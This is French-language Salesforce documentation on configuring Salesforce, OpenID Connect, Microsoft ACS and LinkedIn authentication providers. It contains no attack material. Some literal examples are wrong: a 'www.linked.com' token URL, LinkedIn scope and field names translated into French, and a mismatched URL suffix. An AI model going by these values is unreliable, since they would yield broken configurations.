Vous pouvez utiliser une application connectée en tant que fournisseur d'authentification.

1. Définissez une Application connectée
2. Définissez le fournisseur d'authentification Salesforce dans votre organisation.
3. Testez la connexion.

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  Gérer les fournisseurs d'authentification

### Définition d'une Application connectée

Avant de configurer un fournisseur Salesforce pour votre organisation Salesforce, vous devez définir une application connectée qui utilise l'authentification unique. Dans Configuration, saisissez *`Applications`* dans la case `Recherche rapide`, puis sélectionnez **Applications**.

Une fois l'application connectée définie, enregistrez les valeurs des champs `Clé consommateur` et `Secret consommateur`.

**Remarque:** Vous pouvez ignorer cette étape en autorisant Salesforce à utiliser sa propre application par défaut. Pour plus d'informations, reportez-vous à Utilisation des valeurs gérées par Salesforce dans la configuration du fournisseur d'authentification.

### Définition d'un fournisseur d'authentification Salesforce dans votre organisation

Pour configurer le fournisseur d'authentification dans votre organisation, les valeurs des champs `Clé consommateur` et `Secret consommateur` de la définition de l'application connectée sont requises.

**Remarque:** Vous pouvez ignorer la spécification de ces valeurs clés dans la configuration du fournisseur en autorisant Salesforce à gérer ces valeurs pour vous. Pour plus d'informations, reportez-vous à Utilisation des valeurs gérées par Salesforce dans la configuration du fournisseur d'authentification.

1. Dans Configuration, saisissez *`Fournisseurs d'authentification`* dans la case `Recherche rapide`, puis sélectionnez **Fournisseurs d'authentification**.
2. Cliquez sur **Nouveau**.
3. Sélectionnez le `Type de fournisseur` Salesforce.
4. Saisissez un `Nom` pour le fournisseur.

5. Saisissez le `Suffixe d'URL`. Il est utilisé dans les URL de configuration client. Par exemple, si le suffixe d'URL de votre fournisseur est « MonFournisseurSFDC », votre URL d'authentification unique ressemble à `https://login.salesforce.com/auth/sso/00Dx00000000001/MySFDCProvider`.
6. Collez la valeur `Clé consommateur` de la définition de l'application connectée dans le champ `Clé consommateur`.
7. Collez la valeur `Secret consommateur` de la définition de l'application connectée dans le champ `Secret consommateur`.
8. Vous pouvez également définir les champs ci-dessous.
   a. `URL de point de terminaison d'autorisation`, pour spécifier une URL d'autorisation OAuth.

      Pour la valeur `URL de point de terminaison d'autorisation`, le nom d'hôte peut inclure un environnement sandbox ou un nom de domaine personnalisé (créé en utilisant Mon domaine), mais l'URL doit se terminer par `.salesforce.com` et le chemin se terminer par `/services/oauth2/authorize`, Par exemple, `https://login.salesforce.com/services/oauth2/authorize`.

   b. `URL de point de terminaison de jeton`, pour spécifier une URL de jeton OAuth.

      Pour la valeur `URL de point de terminaison de jeton`, le nom d'hôte peut inclure un environnement sandbox ou un nom de domaine personnalisé (créé en utilisant Mon domaine), mais l'URL doit se terminer par `.salesforce.com` et le chemin se terminer par `/services/oauth2/token`, Par exemple, `https://login.salesforce.com/services/oauth2/token`.

   c. `Étendues par défaut`, à envoyer avec la requête au point de terminaison d'autorisation. Sinon, la valeur par défaut codée en dur est utilisée.

      Pour plus d'informations, reportez-vous à Utilisation du paramètre d'étendue.

      Remarque: Lors de la modification des paramètres d'un fournisseur d'authentification Salesforce existant, une case permet d'inclure l'ID d'organisation pour les liens avec des comptes tiers. Pour les fournisseurs d'authentification Salesforce configurés dans les versions Summer '14 et antérieures, l'identité utilisateur fournie par une organisation n'inclut pas l'ID d'organisation. Par conséquent, l'organisation cible ne peut pas différencier les utilisateurs qui ont un ID identique mais des sources différentes (par exemple deux sandbox). Sélectionnez cette case si vous avez une organisation existante avec deux utilisateurs (un de chaque sandbox) mappés avec le même utilisateur dans l'organisation cible, et que vous souhaitez conserver des identités distinctes. Sinon, laissez cette case désactivée. Une fois cette fonctionnalité activée, vos utilisateurs doivent renouveler l'approbation de toutes leurs liaisons tierces. Ces liaisons sont affichées dans la section Liens de compte tiers, dans la page de détail d'un utilisateur. Pour les fournisseurs d'authentification créés dans les versions Winter '15 et supérieures de Salesforce, ce paramètre est activé par défaut et la case n'est pas affichée.

   d. `URL d'erreur personnalisée`, pour le signalement des erreurs par le fournisseur.
   e. `URL de déconnexion personnalisée` pour fournir une destination spécifique aux utilisateurs qui se déconnectent après s'être authentifiés via un flux d'authentification sociale. Utilisez ce champ pour orienter les utilisateurs vers une page de déconnexion sous votre marque ou une destination différente de la page de déconnexion de Salesforce. L'URL doit être complète avec un préfixe `http` ou `https`, par exemple `https://acmecorporation.mon.salesforce.com`.
9. Sélectionnez une classe Apex existante en tant que classe `Gestionnaire d'enregistrement` ou cliquez sur `Créer automatiquement un modèle de gestionnaire d'enregistrement` afin de créer le modèle de classe Apex pour le gestionnaire d'enregistrement. Vous devez modifier ce modèle de classe et changer le contenu par défaut avant de l'utiliser.

   Remarque: Vous devez spécifier une classe de gestionnaire d'enregistrement pour Salesforce afin de générer l'`URL d'initialisation de l'authentification unique`.
10. Sélectionnez l'utilisateur qui exécute la classe de gestionnaire Apex pour `Exécuter l'enregistrement en tant que`. L'utilisateur doit disposer de l'autorisation « Gérer les utilisateurs ». Un utilisateur est requis si vous avez sélectionné une classe de gestionnaire d'enregistrement ou si elle est automatiquement créée.

**11.** Pour utiliser un portail avec votre fournisseur, sélectionnez-le dans la liste déroulante Portail.

**12.** Utilisez le champ `URL d'icône` pour ajouter un chemin à une icône affichée sous la forme d'un bouton dans la page de connexion à une communauté. Cette icône s'applique uniquement à une communauté. Elle n'est pas affichée dans la page de connexion de votre organisation Salesforce ni dans un domaine personnalisé créé avec Mon domaine. Les utilisateurs cliquent sur le bouton pour se connecter avec le fournisseur d'authentification associé à la communauté.

Vous pouvez spécifier un chemin vers votre propre image ou copier l'URL d'une icône fournie dans le champ.

**13.** Cliquez sur `Enregistrer`.

Notez la valeur des URL de configuration client. L'`URL de rappel` est requise pour effectuer la dernière étape et vous utilisez l'`URL d'initialisation texte uniquement` pour vérifier votre configuration. Assurez-vous également de noter la valeur `ID de fournisseur d'authentification`, que vous devez utiliser avec la classe Apex `Auth.AuthToken`.

**14.** Revenez à la définition de l'application connectée créée précédemment (dans la page Applications de la Configuration, cliquez sur le nom de l'application connectée), puis collez la valeur `URL de rappel` du fournisseur d'authentification dans le champ `URL de rappel`.

Une fois le fournisseur d'authentification défini, plusieurs URL de configuration client sont générées :

- `URL d'initialisation texte uniquement` : les administrateurs utilisent cette URL pour s'assurer que le fournisseur tiers est correctement configuré. L'administrateur ouvre cette URL dans un navigateur, se connecte au tiers, puis est redirigé vers Salesforce avec une carte d'attributs.
- `URL d'initialisation de l'authentification unique` : cette URL permet d'effectuer une authentification unique à Salesforce à partir d'un tiers (en utilisant les identifiants du tiers). L'utilisateur ouvre cette URL dans un navigateur, puis se connecte au tiers. Un nouvel utilisateur est créé ou un utilisateur existant est mis à jour, puis l'utilisateur est connecté à Salesforce au nom de cet utilisateur.
- `URL de liaison utilisateur existante` : Utilisez cette URL pour lier des utilisateurs Salesforce existants à un compte tiers. L'utilisateur ouvre cette URL dans un navigateur, se connecte au tiers, se connecte à Salesforce, puis approuve le lien.
- `URL d'initialisation Oauth uniquement` : utilisez cette URL afin d'obtenir des jetons d'accès OAuth pour un tiers. Les utilisateurs doivent s'authentifier auprès de Salesforce pour le service tiers afin d'obtenir un jeton. Ce flux ne fournit pas la fonctionnalité d'authentification unique future.
- `URL de rappel` : cette URL de rappel est utilisée pour le point de terminaison que le fournisseur d'authentification appelle pour la configuration. Le fournisseur d'authentification doit se rediriger vers l'`URL de rappel` avec des informations pour chaque URL de configuration client ci-dessus.

Les URL de configuration client prennent en charge des paramètres de demande supplémentaires qui permettent d'inviter les utilisateurs à se connecter à des sites spécifiques, à obtenir des autorisations personnalisées à partir de tiers ou d'accéder à un emplacement spécifique pour l'authentification.

## Test de l'authentification unique

Dans un navigateur, ouvrez l'`URL d'initialisation texte uniquement` dans la page de détail Fournisseur d'authentification.

CONSULTER ÉGALEMENT :

Utilisation des paramètres de requête avec des URL de configuration client
À propos des fournisseurs d'authentification externes

## Configuration d'un fournisseur d'authentification OpenID Connect

Pour le fournisseur d'authentification, vous pouvez utiliser n'importe quelle application Web tierce qui met en oeuvre le côté serveur du protocole OpenID Connect, notamment Amazon, Google et PayPal.

Vous devez exécuter les étapes suivantes pour configurer un fournisseur d'authentification OpenID :

1. Enregistrez votre application, en définissant Salesforce en tant que domaine de l'application.
2. Définissez un fournisseur d'authentification OpenID Connect dans votre organisation Salesforce.
3. Mettez à jour votre application pour utiliser l'`URL de rappel` générée par Salesforce en tant qu'URL de rappel.
4. Testez la connexion.

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  Gérer les fournisseurs d'authentification

### Enregistrer une application OpenID Connect

Pour pouvoir configurer une application Web pour votre organisation Salesforce, vous devez l'enregistrer auprès de votre fournisseur de services. Le processus varie selon le fournisseur de services. Par exemple, pour enregistrer une application Google, créez un ID client OAuth 2.0.

1. Enregistrez votre application sur le site Web de votre fournisseur de services.
2. Modifiez les paramètres de l'application et définissez le domaine de l'application (ou `URL de page d'accueil`) pour Salesforce.
3. Notez l'ID client et le secret client, ainsi que l'URL du point de terminaison de l'autorisation, l'URL du point de terminaison du jeton et l'URL du point de terminaison des informations utilisateur, généralement disponibles dans la documentation du fournisseur. Voici quelques fournisseurs de services OpenID Connect communs :
   - Amazon
   - Google
   - PayPal

### Définir un fournisseur OpenID Connect dans votre organisation Salesforce

Certaines informations de votre fournisseur (l'ID client et le secret client, ainsi que l'URL du point de terminaison de l'autorisation, l'URL du point de terminaison du jeton et l'URL du point de terminaison des informations utilisateur) sont requises pour configurer votre application dans votre organisation Salesforce.

1. Dans Configuration, saisissez *`Fournisseurs d'authentification`* dans la case `Recherche rapide`, puis sélectionnez **Fournisseurs d'authentification**.
2. Cliquez sur **Nouveau**.
3. Sélectionnez OpenID Connect comme `Type de fournisseur`.
4. Saisissez un `Nom` pour le fournisseur.
5. Saisissez le `Suffixe d'URL`. Il est utilisé dans les URL de configuration client. Par exemple, si le suffixe de l'URL de votre fournisseur est « MonFournisseurOpenIDConnect », votre URL d'authentification unique ressemble à : `https://login.salesforce.com/auth/sso/00Dx00000000001/MonFournisseurOpenIDConnect`.
6. Utilisez l'ID client de votre fournisseur dans le champ `Clé consommateur`.
7. Utilisez le secret client de votre fournisseur dans le champ `Secret consommateur`.

8. Saisissez l'URL de base de votre fournisseur pour l'`URL de point de terminaison de l'autorisation`.

   Conseil: Si nécessaire, vous pouvez ajouter des paramètres de chaîne de requête à l'URL de base. Par exemple, pour obtenir un jeton d'actualisation de Google pour l'accès hors ligne, utilisez `https://accounts.google.com/o/oauth2/auth?access_type=offline&approval_prompt=force`. Dans ce cas spécifique, le paramètre supplémentaire `approval_prompt` est requis pour demander à l'utilisateur d'accepter l'action d'actualisation afin que Google continue à fournir des jetons actualisation après le premier.

9. Saisissez l'`URL du point de terminaison du jeton` de votre fournisseur.
10. Vous pouvez également définir les champs ci-dessous.
    a. `URL de point de terminaison des informations utilisateur` de votre fournisseur.
    b. `Émetteur du jeton`. Cette valeur identifie la source du jeton d'authentification sous la forme *`https: URL`*. Si cette valeur est spécifiée, le fournisseur doit inclure une valeur `id_token` dans la réponse à une requête de jeton. La valeur `id_token` n'est pas requise pour un flux de jeton d'actualisation (mais elle est validée par Salesforce si elle est fournie).
    c. `Étendues par défaut`, à envoyer avec la requête au point de terminaison d'autorisation. Sinon, les valeurs par défaut du type de fournisseur codées en dur sont utilisées (pour utiliser ces valeurs par défaut, reportez-vous à la documentation du développeur OpenID Connect).

       Pour plus d'informations, reportez-vous à Utilisation du paramètre d'étendue.

11. Vous pouvez sélectionner `Envoyer un jeton d'accès dans l'en-tête` afin d'envoyer le jeton dans un en-tête plutôt que dans une chaîne de requête.
12. Vous pouvez également définir les champs ci-dessous.
    a. `URL d'erreur personnalisée`, pour le signalement des erreurs par le fournisseur.
    b. `URL de déconnexion personnalisée` pour fournir une destination spécifique aux utilisateurs qui se déconnectent après s'être authentifiés via un flux d'authentification sociale. Utilisez ce champ pour orienter les utilisateurs vers une page de déconnexion sous votre marque ou une destination différente de la page de déconnexion de Salesforce. L'URL doit être complète avec un préfixe `http` ou `https`, par exemple `https://acmecorporation.mon.salesforce.com`.
    c. Sélectionnez une classe Apex existante en tant que classe `Gestionnaire d'enregistrement` ou cliquez sur `Créer automatiquement un modèle de gestionnaire d'enregistrement` afin de créer un modèle de classe Apex pour le gestionnaire d'enregistrement. Vous devez modifier cette classe ainsi que le contenu par défaut avant de l'utiliser.

       Remarque: Vous devez spécifier une classe de gestionnaire d'enregistrement pour Salesforce afin de générer l'`URL d'initialisation de l'authentification unique`.

    d. Sélectionnez l'utilisateur qui exécute la classe de gestionnaire Apex pour **Exécuter l'enregistrement en tant que**. L'utilisateur doit disposer de l'autorisation « Gérer les utilisateurs ». Un utilisateur est requis si vous avez sélectionné une classe de gestionnaire d'enregistrement ou si elle est automatiquement créée.
    e. Pour utiliser un portail avec votre fournisseur, sélectionnez-le dans la liste déroulante Portail.
    f. Utilisez le champ `URL d'icône` pour ajouter un chemin à une icône affichée sous la forme d'un bouton dans la page de connexion à une communauté. Cette icône s'applique uniquement à une communauté. Elle n'est pas affichée dans la page de connexion de votre organisation Salesforce ni dans un domaine personnalisé créé avec Mon domaine. Les utilisateurs cliquent sur le bouton pour se connecter avec le fournisseur d'authentification associé à la communauté.

       Vous pouvez spécifier un chemin vers votre propre image ou copier l'URL d'une icône fournie dans le champ.

13. Cliquez sur **Enregistrer**.

Assurez-vous de noter la valeur `ID de fournisseur d'authentification` générée. Vous devez l'utiliser avec la classe Apex `Auth.AuthToken`.

Une fois le fournisseur d'authentification défini, plusieurs URL de configuration client sont générées :

- `URL d'initialisation texte uniquement` : les administrateurs utilisent cette URL pour s'assurer que le fournisseur tiers est correctement configuré. L'administrateur ouvre cette URL dans un navigateur, se connecte au tiers, puis est redirigé vers Salesforce avec une carte d'attributs.
- `URL d'initialisation de l'authentification unique` : cette URL permet d'effectuer une authentification unique à Salesforce à partir d'un tiers (en utilisant les identifiants du tiers). L'utilisateur ouvre cette URL dans un navigateur, puis se connecte au tiers. Un nouvel utilisateur est créé ou un utilisateur existant est mis à jour, puis l'utilisateur est connecté à Salesforce au nom de cet utilisateur.
- `URL de liaison utilisateur existante` : Utilisez cette URL pour lier des utilisateurs Salesforce existants à un compte tiers. L'utilisateur ouvre cette URL dans un navigateur, se connecte au tiers, se connecte à Salesforce, puis approuve le lien.
- `URL d'initialisation Oauth uniquement` : utilisez cette URL afin d'obtenir des jetons d'accès OAuth pour un tiers. Les utilisateurs doivent s'authentifier auprès de Salesforce pour le service tiers afin d'obtenir un jeton. Ce flux ne fournit pas la fonctionnalité d'authentification unique future.
- `URL de rappel` : cette URL de rappel est utilisée pour le point de terminaison que le fournisseur d'authentification appelle pour la configuration. Le fournisseur d'authentification doit se rediriger vers l'`URL de rappel` avec des informations pour chaque URL de configuration client ci-dessus.

Les URL de configuration client prennent en charge des paramètres de demande supplémentaires qui permettent d'inviter les utilisateurs à se connecter à des sites spécifiques, à obtenir des autorisations personnalisées à partir de tiers ou d'accéder à un emplacement spécifique pour l'authentification.

### Mettre à jour votre application OpenID Connect

Après avoir défini le fournisseur d'authentification dans votre organisation Salesforce, revenez à votre fournisseur et mettez à jour l'`URL de rappel` de votre application (également appelée `URI de redirection autorisé` pour les applications Google et `URL de renvoi` pour PayPal).

### Tester l'authentification unique

Dans un navigateur, ouvrez l'`URL d'initialisation texte uniquement` dans la page de détail Fournisseur d'authentification. Elle doit rediriger vers le service de votre fournisseur et vous inviter à vous connecter. Une fois connecté(e), vous êtes invité(e) à autoriser votre application. Une fois l'application autorisée, vous êtes redirigé(e) vers Salesforce.

## Configuration d'un fournisseur d'authentification Access Control Service Microsoft®

Vous pouvez utiliser le Service de contrôle d'accès (Access Control Service) de Microsoft en tant que fournisseur d'authentification, en utilisant le protocole OAuth. L'authentification est généralement réalisée par un service de Microsoft Office 365 tel que SharePoint® Online.

Salesforce prend en charge l'authentification à partir d'un service de contrôle d'accès Microsoft utilisant uniquement OAuth. L'authentification unique par un fournisseur d'authentification Microsoft n'est pas prise en charge.

Pour configurer un fournisseur d'authentification Service de contrôle d'accès Microsoft, procédez comme suit :

1. Définissez un fournisseur d'authentification Service de contrôle d'accès Microsoft pour votre organisation Salesforce.
2. Inscrivez votre application auprès de Microsoft, en définissant Salesforce comme domaine de l'application.
3. Modifiez les informations sur votre fournisseur d'authentification Service de contrôle d'accès Microsoft dans Salesforce, afin d'utiliser la `Clé consommateur` et le `Secret consommateur` générés lors de l'inscription de votre application auprès de Microsoft.
4. Testez la connexion.

**Éditions**

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  Gérer les fournisseurs d'authentification

### Définir un fournisseur d'authentification Service de contrôle d'accès Microsoft pour votre organisation Salesforce

Avant d'inscrire une application dans SharePoint Online ou dans le Tableau de bord vendeur de Microsoft, une URL de rappel est requise pour rediriger l'utilisateur autorisé vers Salesforce.

1. Dans Configuration, saisissez *`Fournisseurs d'authentification`* dans la case `Recherche rapide`, puis sélectionnez **Fournisseurs d'authentification**.
2. Cliquez sur **Nouveau**.
3. Sélectionnez Service de contrôle d'accès Microsoft dans `Type de fournisseur`.
4. Saisissez un `Nom` pour le fournisseur.
5. Saisissez le `Suffixe d'URL`. Il est utilisé dans les URL de configuration client. Par exemple, si le suffixe de l'URL de votre fournisseur est « MonFournisseurACSMicrosoft », votre URL de rappel ressemble à :

   ```
   https://login.salesforce.com/services/authcallback/00Dx00000000001/MonFournisseurACSMicrosoft
   ```

6. Saisissez une valeur d'espace réservé pour le champ `Clé consommateur` (vous modifierez cette valeur une fois votre application enregistrée chez Microsoft).
7. Saisissez une valeur d'espace réservé pour le champ `Secret consommateur` (vous modifierez cette valeur une fois votre application enregistrée chez Microsoft).
8. Saisissez l'URL de base de votre fournisseur pour l'`URL de point de terminaison de l'autorisation`. Par exemple, SharePoint Online utilise le format suivant :

   ```
   https://<nom hôte sharepoint online>/_layouts/15/OAuthAuthorize.aspx
   ```

9. Saisissez l'`URL du point de terminaison du jeton` sous le format suivant :

   ```
   https://accounts.accesscontrol.windows.net/<tenant>/tokens/OAuth/2?resource=<ID expéditeur>/<nom hôte sharepoint online>@<locataire>
   ```

- `<locataire>` est le nom du locataire Office 365 se terminant par `.onmicrosoft.com` ou l'identificateur global unique (GUID) du locataire correspondant.
- `<ID expéditeur>` est l'identifiant de l'expéditeur du jeton. Par exemple, SharePoint utilise `00000003-0000-0ff1-ce00-000000000000`.

**10.** Vous pouvez également définir les champs ci-dessous.

- `Étendues par défaut`, à envoyer avec la requête au point de terminaison d'autorisation. Pour plus d'informations sur les étendues SharePoint Online, reportez-vous à http://msdn.microsoft.com/en-us/library/jj687470.aspx#Scope. Pour plus d'informations sur l'utilisation d'étendues avec Salesforce, reportez-vous à Utilisation du paramètre d'étendue.
- `URL d'erreur personnalisée`, pour le signalement des erreurs par le fournisseur.
- `URL de déconnexion personnalisée` pour fournir une destination spécifique aux utilisateurs qui se déconnectent après s'être authentifiés via un flux d'authentification sociale. Utilisez ce champ pour orienter les utilisateurs vers une page de déconnexion sous votre marque ou une destination différente de la page de déconnexion de Salesforce. L'URL doit être complète avec un préfixe `http` ou `https`, par exemple `https://acmecorporation.mon.salesforce.com`.
- Pour utiliser un portail avec votre fournisseur, sélectionnez-le dans la liste déroulante `Portail`. Si un portail est configuré pour votre organisation, cette option peut rediriger la requête de connexion vers la page de connexion du portail. Sinon, laissez la valeur *`Aucun`* inchangée.
- Utilisez le champ `URL d'icône` pour ajouter un chemin à une icône affichée sous la forme d'un bouton dans la page de connexion à une communauté. Cette icône s'applique uniquement à une communauté. Elle n'est pas affichée dans la page de connexion de votre organisation Salesforce ni dans un domaine personnalisé créé avec Mon domaine. Les utilisateurs cliquent sur le bouton pour se connecter avec le fournisseur d'authentification associé à la communauté.

  Vous pouvez spécifier un chemin vers votre propre image ou copier l'URL d'une icône fournie dans le champ.

**11.** Cliquez sur **Enregistrer**.

Assurez-vous de noter la valeur `ID de fournisseur d'authentification` générée. Vous devez l'utiliser avec la classe Apex `Auth.AuthToken`.

Une fois le fournisseur d'authentification défini, plusieurs URL de configuration client sont générées :

- `URL d'initialisation texte uniquement` : les administrateurs utilisent cette URL pour s'assurer que le fournisseur tiers est correctement configuré. L'administrateur ouvre cette URL dans un navigateur, se connecte au tiers, puis est redirigé vers Salesforce avec une carte d'attributs.
- `URL d'initialisation Oauth uniquement` : utilisez cette URL afin d'obtenir des jetons d'accès OAuth pour un tiers. Les utilisateurs doivent s'authentifier auprès de Salesforce pour le service tiers afin d'obtenir un jeton. Ce flux ne fournit pas la fonctionnalité d'authentification unique future.
- `URL de rappel` : cette URL de rappel est utilisée pour le point de terminaison que le fournisseur d'authentification appelle pour la configuration. Le fournisseur d'authentification doit se rediriger vers l'`URL de rappel` avec des informations pour chaque URL de configuration client ci-dessus.

Les URL de configuration client prennent en charge des paramètres de demande supplémentaires qui permettent d'inviter les utilisateurs à se connecter à des sites spécifiques, à obtenir des autorisations personnalisées à partir de tiers ou d'accéder à un emplacement spécifique pour l'authentification.

## Inscrire votre application auprès de Microsoft

Avant de configurer une application pour votre organisation Salesforce, vous devez obtenir une identité d'application en utilisant l'une des options fournies par Microsoft. Par exemple, pour plus d'informations sur l'inscription d'une application distante pour SharePoint, reportez-vous à Conseils sur l'inscription d'applications pour SharePoint 2013.

**1.** Inscrivez votre application en utilisant l'une des options fournies par Microsoft.

2. Modifiez les paramètres de l'application, puis définissez l'URI de redirection sur l'`URL de rappel` du fournisseur d'authentification.
3. Notez l'`ID client` et la `Clé secrète client`.
4. Cliquez sur **Enregistrer**.

### Modifier vos informations sur le fournisseur d'authentification Service de contrôle d'accès Microsoft

Une fois votre application inscrite auprès de Microsoft, accédez à vos informations sur le fournisseur d'authentification Service de contrôle d'accès Microsoft, puis mettez à jour les champs `Clé consommateur` et `Secret consommateurs` avec les valeurs fournies par Microsoft.

1. Dans Configuration, saisissez *`Fournisseurs d'authentification`* dans la case `Recherche rapide`, puis sélectionnez **Fournisseurs d'authentification**.
2. Cliquez sur **Modifier** en regard du nom de votre fournisseur d'authentification Service de contrôle d'accès Microsoft.
3. Saisissez la valeur `ID client` fournie par Microsoft dans le champ `Clé consommateur`.
4. Saisissez la valeur `Clé secrète client` fournie par Microsoft dans le champ `Secret consommateur`.

### Tester la connexion

Dans un navigateur, ouvrez l'`URL d'initialisation texte uniquement` dans la page de détail Fournisseur d'authentification. Elle doit rediriger vers le service de votre fournisseur et vous inviter à vous connecter. Une fois connecté(e), vous êtes invité(e) à autoriser votre application. Une fois l'application autorisée, vous êtes redirigé(e) vers Salesforce.

## Configuration d'un fournisseur d'authentification LinkedIn

Permettez aux utilisateurs de se connecter à une organisation Salesforce en utilisant leur compte LinkedIn.

Pour configurer LinkedIn en tant que fournisseur d'authentification, procédez comme suit.

1. Définissez les portées (détails utilisateur) à récupérer depuis LinkedIn.
2. Configurez une application LinkedIn.
3. Définissez un fournisseur LinkedIn dans votre organisation Salesforce, puis établissez un gestionnaire d'enregistrement.
4. Modifiez le gestionnaire d'enregistrement.
5. Mettez à jour votre application LinkedIn afin d'utiliser l'URL de rappel générée par Salesforce comme entrée dans les `OAuth 2.0 Redirect URLs` LinkedIn.
6. Testez la connexion par authentification unique.

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  Gérer les fournisseurs d'authentification

### Définition des portées (détails utilisateur) à récupérer depuis LinkedIn.

Les portées déterminent les informations que vous obtenez de LinkedIn sur un utilisateur durant le processus d'autorisation. Vous pouvez demander des informations de base, telles que le nom d'utilisateur et l'URL d'une photo, ou des informations plus spécifiques, par exemple une adresse, un numéro de téléphone, une liste de contacts et davantage. L'utilisateur approuve au préalable l'échange d'informations.

Lorsque vous configurez LinkedIn en tant que fournisseur d'authentification, vous pouvez définir les portées dans trois emplacements différents : dans les paramètres d'application LinkedIn, dans les paramètres de fournisseur d'authentification Salesforce ou dans une requête au point de terminaison des informations sur l'utilisateur de LinkedIn en utilisant des sélecteurs de champ. Tenez compte des points suivants pour déterminer l'emplacement dans lequel vous spécifiez les portées, et les valeurs à utiliser.

- Vous pouvez laisser cette valeur vide dans les paramètres de LinkedIn et de Salesforce. La valeur par défaut est `r_basicprofile`, qui renvoie uniquement les informations de base de l'utilisateur telles que définies par LinkedIn.
- Salesforce nécessite l'adresse e-mail des utilisateurs.
- Pour obtenir la liste des valeurs prises en charge et leur signification, reportez-vous à la documentation sur l'authentification LinkedIn. Pour plus d'informations sur la demande de portées à l'aide d'une URL, reportez-vous à la page Sélecteurs de champs LinkedIn.
- Si vous définissez les Portées par défaut dans les paramètres de fournisseur d'authentification Salesforce, cette valeur remplace celle des paramètres de l'application LinkedIn.
- Dans les paramètres de l'application LinkedIn ou du fournisseur d'authentification Salesforce, séparez les valeurs de portée multiples uniquement par un espace, par exemple `r_profildebase r_adresseemail`.
- Si vous utilisez les sélecteurs de champ LinkedIn avec une URL, séparez les valeurs multiples uniquement par une virgule, par exemple `https://api.linkedin.com/v1/people/~:(id,nom-complet,prénom,nom,url-profil-public,adresse-email)`.

## Configuration d'une application LinkedIn

Avant de configurer LinkedIn pour votre organisation Salesforce, configurez une application dans LinkedIn.

**Remarque:** Vous pouvez ignorer cette étape en autorisant Salesforce à utiliser sa propre application par défaut. Pour plus d'informations, reportez-vous à Utilisation des valeurs gérées par Salesforce dans la configuration du fournisseur d'authentification.

1. Connectez-vous à votre compte de développeur de site Web LinkedIn.

2. Cliquez sur le nom d'utilisateur en haut puis sélectionnez **Clés API**.
3. Cliquez sur **Add New Application**.
4. Saisissez les paramètres de l'application.
5. Notez que la clé API et le secret API de la nouvelle application. Vous les utiliserez plus tard dans Salesforce.
6. Vous pouvez également saisir une valeur de portée prise en charge par LinkedIn ou plusieurs valeurs séparées par un espace.

   Pour plus d'informations sur les étendues avec LinkedIn, reportez-vous à Définition des portées (détails utilisateur) à récupérer depuis LinkedIn.

## Définition d'un fournisseur LinkedIn dans votre organisation Salesforce

Pour configurer un fournisseur LinkedIn dans votre organisation Salesforce, l'`API Key` et la `Secret Key` LinkedIn sont requises.

Remarque: Vous pouvez ignorer la spécification de ces valeurs clés dans la configuration du fournisseur en autorisant Salesforce à gérer ces valeurs pour vous. Pour plus d'informations, reportez-vous à Utilisation des valeurs gérées par Salesforce dans la configuration du fournisseur d'authentification.

1. Dans Configuration, saisissez *`Fournisseurs d'authentification`* dans la case `Recherche rapide`, puis sélectionnez **Fournisseurs d'authentification**.
2. Cliquez sur **Nouveau**.
3. Sélectionnez LinkedIn dans `Type de fournisseur`.
4. Saisissez un `Nom` pour le fournisseur.
5. Saisissez le `Suffixe d'URL`. Il est utilisé dans les URL de configuration client. Par exemple, si le suffixe de l'URL de votre fournisseur est « MonFournisseurLinkedIn », votre URL d'authentification unique se présente comme suit :

   ```
   https://login.salesforce.com/services/sso/00Dx00000000001/MonFournisseurLinkedIn
   ```

6. Utilisez l'`API Key` de LinkedIn dans le champ `Clé consommateur`.
7. Utilisez la `Secret Key` de LinkedIn dans le champ `Secret consommateur`.
8. Vous pouvez également définir les champs ci-dessous.
   a. `URL de point de terminaison d'autorisation`, pour saisir l'URL d'autorisation de base de LinkedIn. Par exemple, `https://www.linkedin.com/uas/oauth2/authorization/auth`. L'URL doit commencer par *`https://www.linkedin.com/uas/oauth2/authorization`*.

      Conseil: Si nécessaire, vous pouvez ajouter des paramètres de chaîne de requête à l'URL de base. Par exemple, pour obtenir un jeton d'actualisation Google pour l'accès hors ligne, utilisez `https://accounts.google.com/o/oauth2/auth?access_type=offline&approval_prompt=force`. Le paramètre `approval_prompt` est nécessaire pour inviter l'utilisateur à accepter l'action d'actualisation afin de permettre à Google de continuer à fournir des jetons d'actualisation après le premier jeton.

   b. `URL de point de terminaison de jeton`, pour saisir l'URL du jeton OAuth de LinkedIn. Par exemple, `https://www.linked.com/uas/oauth2/accessToken/token`. L'URL doit commencer par *`https://www.linkedin.com/uas/oauth2/accessToken`*.

   c. `URL du point de terminaison d'informations utilisateur` pour modifier les valeurs requises par l'API de profil LinkedIn. Pour plus d'informations, reportez-vous à https://developer.linkedin.com/documents/profile-fields. L'URL doit commencer par *`https://api.linkedin.com/v1/people/~`* et les champs requis doivent correspondre aux portées requises.

**d.** `Étendues par défaut` pour saisir une valeur prise en charge ou plusieurs valeurs séparées par une virgule, qui représentent les informations que vous obtenez de LinkedIn. Pour plus d'informations, reportez-vous à Définition des portées (détails utilisateur) à récupérer depuis LinkedIn.

**e.** `URL d'erreur personnalisée`, pour le signalement des erreurs par le fournisseur.

